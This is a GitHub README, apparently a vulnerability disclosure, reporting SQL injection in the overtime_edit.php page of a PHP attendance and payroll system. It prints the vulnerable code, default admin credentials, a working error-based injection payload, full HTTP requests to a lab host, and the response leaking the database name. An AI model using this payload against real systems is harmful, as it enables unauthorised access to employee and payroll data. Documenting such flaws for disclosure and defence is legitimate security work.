debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / bug_l / README.md

debug601 Create README.md History

1 contributor

35 lines (26 sloc) 1.53 KB

Attendance and Payroll System v1.0 - SQL injection


username:nurhodelta password:password ----> {ip}apsystem/admin/index.php

Supplier： https://www.sourcecodester.com/php/12268/attendance-and-payroll-system-using-php.html

\admin\overtime_edit.php has SQL injection


Payload: id=5' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&date=1907-05-08&hours=11&mins=NaN&rate=10&edit=

SQL injection because id can be closed




```php
<?php
	include 'includes/session.php';

	if(isset($_POST['edit'])){
		$id = $_POST['id'];
		$date = $_POST['date'];
		$hours = $_POST['hours'] + ($_POST['mins']/60);
		$rate = $_POST['rate'];

		$sql = "UPDATE overtime SET hours = '$hours', rate = '$rate', date_overtime = '$date' WHERE id = '$id'";
		echo $sql;
		if($conn->query($sql)){
			$_SESSION['success'] = 'Overtime updated successfully';
		}
		else{
			$_SESSION['error'] = $conn->error;
		}
	}
	else{
		$_SESSION['error'] = 'Fill up edit form first';
	}

	header('location:overtime.php');

?>
```

```
POST /apsystem/admin/overtime_edit.php HTTP/1.1
Host: 192.168.1.17
Content-Length: 113
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.17
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.1.17/apsystem/admin/overtime.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2nud4pa7qt6oo5odl3120a4bta
Connection: close

id=5' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&date=1907-05-08&ho
```



```
POST /apsystem/admin/overtime_edit.php HTTP/1.1
Host: 192.168.1.17
Content-Length: 113
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.17
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.9
Referer:
http://192.168.1.17/apsystem/admin/overtime.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2nud4pa7qt6oo5odl3120a4bta
Connection: close

id=5' and updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+&date=1907-05-08&hours=11&mins=
NaN&rate=10&edit=
```

```
HTTP/1.1 302 Found
Date: Mon, 21 Mar 2022 12:33:40 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: overtime.php
Content-Length: 289
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Warning</b>:  A non-numeric value encountered in
<b>C:\xampp\htdocs\apsystem\admin\overtime_edit.php</b> on line <b>7</b><br />
UPDATE overtime SET hours = '11', rate = '10', date_overtime = '1907-05-08' WHERE id =
'5' and updatexml(1,concat(0x7e,(select database()),0x7e),0)-- '
```



Overtime

Error!

XPATH syntax error: '~apsystem~'